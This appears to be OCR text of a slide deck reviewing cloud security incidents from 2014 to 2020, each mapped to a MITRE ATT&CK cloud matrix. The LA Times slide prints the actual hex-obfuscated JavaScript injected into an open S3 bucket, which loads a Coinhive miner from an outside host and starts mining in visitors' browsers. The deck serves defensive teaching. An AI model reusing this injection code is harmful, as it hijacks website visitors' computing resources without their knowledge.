Lessons Learned from Cloud Security Incidents, Past and Present


Dave Shackleford

CEO, Voodoo Security

SANS Sr. Instructor and Course Author

Cloud Incidents are on the Rise

- In the past 10 years, cloud use has grown exponentially
  - Surprise! Attacks soon followed!
- Early attacks were pretty basic
  - Zeus botnet EC2 instance hijacking
  - DoS attacks against resources
- Today, there are a wide range of cloud attacks and incidents seen frequently



MITRE ATT&CK Matrix: Cloud

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

2014: Code Spaces

- In 2014, Code Spaces' AWS account was hijacked
- The attacker wiped out all assets and backups

Code Spaces Status

Code Spaces will not be able to operate beyond this point, the cost of resolving this issue to date and the expected cost of refunding customers who have been left without the service they paid for will put Code Spaces in a irreversible position both financially and in terms of on going credibility.

As such at this point in time we have no alternative but to cease trading and concentrate on supporting our affected customers in exporting any remaining data they have left with us.

All that we can say at this point is how sorry we are to both our customers and to the people who make a living at Code Spaces for the chain of events that lead us here.

In order to get any remaining data exported please email us at support[at]codespaces.com with your account url and we will endeavour to process the request as soon as possible.

On behalf of everyone at Code Spaces, please accept our sincere apologies for the inconvenience this has caused to you, and ask for your understanding during this time! We hope that one day we will be able to and reinstate the service and credibility that Code Spaces once had!


Code Spaces Attack Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

Azure Admin Keys

- Red Hat instances in Azure were found in February 2017 to contain:
  - Exposed admin API keys in a configuration file
  - Embedded details of backend Azure update servers that could be hijacked from tenant instances!!



PROBLEM SOLVE

How a RHEL virtual machine in Microsoft Azure can be exploited

by
Rob Shapland
First Base Technologies LLP

RHEL virtual machines hosted in Microsoft Azure were recently found to have significant security vulnerabilities. Expert Rob Shapland explains them and what enterprises can learn.

THIS ARTICLE COVERS
Patching

RELATED TOPICS
Data Protection
Networking
IAM
Security Services
Legacy Applications

LOOKING FOR SOMETHING ELSE?
Addressing the VENOM cloud vulnerability with cloud patch management
How to overcome unique cloud-based patch management challenges
Virtualization vulnerabilities and virtualization security threats

TECHNOLOGIES
APIs Cloud computing stack
Linux Security vulnerabilities
Virtual machines

In this Article

A significant vulnerability in all Red Hat Enterprise Linux, or RHEL, machines in Microsoft Azure was recently discovered by software engineer Ian Duffy, which raised questions about access management for cloud environments.


API Keys Attack Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

2017: CloudFlare

- In February 2017, the content delivery network (CDN) CloudFlare was exposed by Tavis Ormandy of the Google Project Zero team to have major memory leakage in their web caching services.
- All sorts of sensitive data were exposed, including passwords, authentication tokens, cookies, and sensitive data of many types.



CloudFlare Incident Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

S3: The Gift That Keeps on Leaking

- Too many S3 bucket leaks to mention all of them…but it's sort of getting ridiculous.
- A few choice ones:
  - 2017: Booz Allen Hamilton (govt. creds)
  - 2018: GoDaddy (Config files)
  - 2019: Verizon (2M customer payment records)

◊ Top defense contractor Booz Allen Hamilton leaks 60,000 files, including employee security credentials and passwords to a US government system.
◊ Verizon partner leaks personal records of over 14 million Verizon customers, including names, addresses, account details, and for some victims — account PINs.
◊ An AWS S3 server leaked the personal details of WWE fans who registered on the company's sites. 3,065,805 users were exposed.

2018: LA Times S3

- Cryptomining malware was injected into LA Times' webpage code stored in a completely open S3 bucket in February 2018
- World-readable AND writeable

```
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x
2e\x6d\x69\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d"+window["\x4d\x61\x74\x68"]["\x72\x61\x6e\x64\x6f\x6d"]
()+"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e");window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]('\x3c\x73\x63\x72\x69\x70\x74\x3e
\x69\x66 \x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79 \x3e \x31\x29\x7b
\x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x
63\x79\x2f\x33\x29\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d \x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67
\x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a \x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d \x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d
\x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31\x47\x64\x51\x47\x70\x59\x31\x70\x69\x76\x72\x47\x6c\x56\x48\x53\x70\x35
\x50\x32\x49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71\'\x2c
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3b\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e');
```

```
(function() {

L.Control.FullScreen = L.Control.extend({
        options: {
                position: 'topleft',
                title: 'Full Screen',
                forceSeparateButton: false,
                forcePseudoFullscreen: false
        },

        onAdd: function (map) {
                var className = 'leaflet-control-zoom-fullscreen', container;

                if (map.zoomControl && !this.options.forceSeparateButton) {
                        container = map.zoomControl._container;
```


S3 Exposure Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

2018: Tesla's Kubernetes Hijack

- In 2018, researchers at Redlock (now Palo Alto) found an exposed Kubernetes console in AWS
  - The account was owned by Tesla
- There were crypto-mining activities underway in active pods
- The console was not password-protected
  - One pod contained AWS API keys




Kubernetes Cryptomining Attack Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

Ransomware in the Cloud

- May 2019: ConnectWise hit by ransomware that locked up cloud infrastructure
- August 2019: iNSYNQ SaaS and cloud hosting hit by ransomware that hindered customer operations



Ransomware Attack Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

2019: Capital One

- In July 2019, Capital One announced a breach of over 100 million credit applications, Social Security numbers and bank account numbers
- The hacker bypassed a poorly configured AWS WAF
- Then manipulated EC2, IAM roles, and more to access the data


Capital One Attack Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

2020: Azure's DB Misconfiguration Incident

- In January this year, 250 million customer records were exposed in an Azure DB
- The cause?
  - Misconfigured Network Security Groups



Access Misconfiguration for Customer Support Database

MSRC / By MSRC Team / January 22, 2020 / Misconfiguration, Privacy

Today, we concluded an investigation into a misconfiguration of an internal customer support database used for Microsoft support case analytics. While the investigation found no malicious use, and although most customers did not have personally identifiable information exposed, we want to be transparent about this incident with all customers and reassure them that we are taking it very seriously and holding ourselves accountable.

Our investigation has determined that a change made to the database's network security group on December 5, 2019 contained misconfigured security rules that enabled exposure of the data. Upon notification of the issue, engineers remediated the configuration on December 31, 2019 to restrict the database and prevent unauthorized access. This issue was specific to an internal database used for support case analytics and does not represent an exposure of our commercial cloud services.

As part of Microsoft's standard operating procedures, data stored in the support case analytics database is redacted using automated tools to remove personal information. Our investigation confirmed that the vast majority of records were cleared of personal information in accordance with our standard practices. In some scenarios, the data may have remained unredacted if it met specific conditions. An example of this occurs if the information is in a non-standard format, such as an email address separated with spaces instead of written in a standard format (for example, "XYZ @contoso com" vs "XYZ@contoso.com"). We have begun notifications to customers whose data was present in this redacted database.

Azure DB Exposure Elements

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Account Manipulation	Valid Accounts	Application Access Token	Account Manipulation
Exploit Public-Facing Application	Create Account		Redundant Access	Brute Force
Spearphishing Link	Implant Container Image		Revert Cloud Instance	Cloud Instance Metadata API
Trusted Relationship	Office Application Startup		Unused/Unsupported Cloud Regions	Credentials in Files
Valid Accounts	Redundant Access		Valid Accounts	Steal Application Access Token
	Valid Accounts		Web Session Cookie	Steal Web Session Cookie

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery	Application Access Token	Data from Cloud Storage Object	Transfer Data to Cloud Account	Resource Hijacking
Cloud Service Dashboard	Internal Spearphishing	Data from Information Repositories		
Cloud Service Discovery	Web Session Cookie	Data from Local System		
Network Service Scanning		Data Staged		
Network Share Discovery		Email Collection		
Permission Groups Discovery				
Remote System Discovery				
System Information Discovery				
System Network Connections Discovery				

What's Next?

- From some of the presentations we've seen, it's obvious:
  - People are still "lifting and shifting"…ugh.
  - Red teams (and attackers) have a LOT of surface area to attack
  - So many configuration issues!
- Very few attacks/issues are due to the cloud providers themselves
  - We've just got a lot of work to do.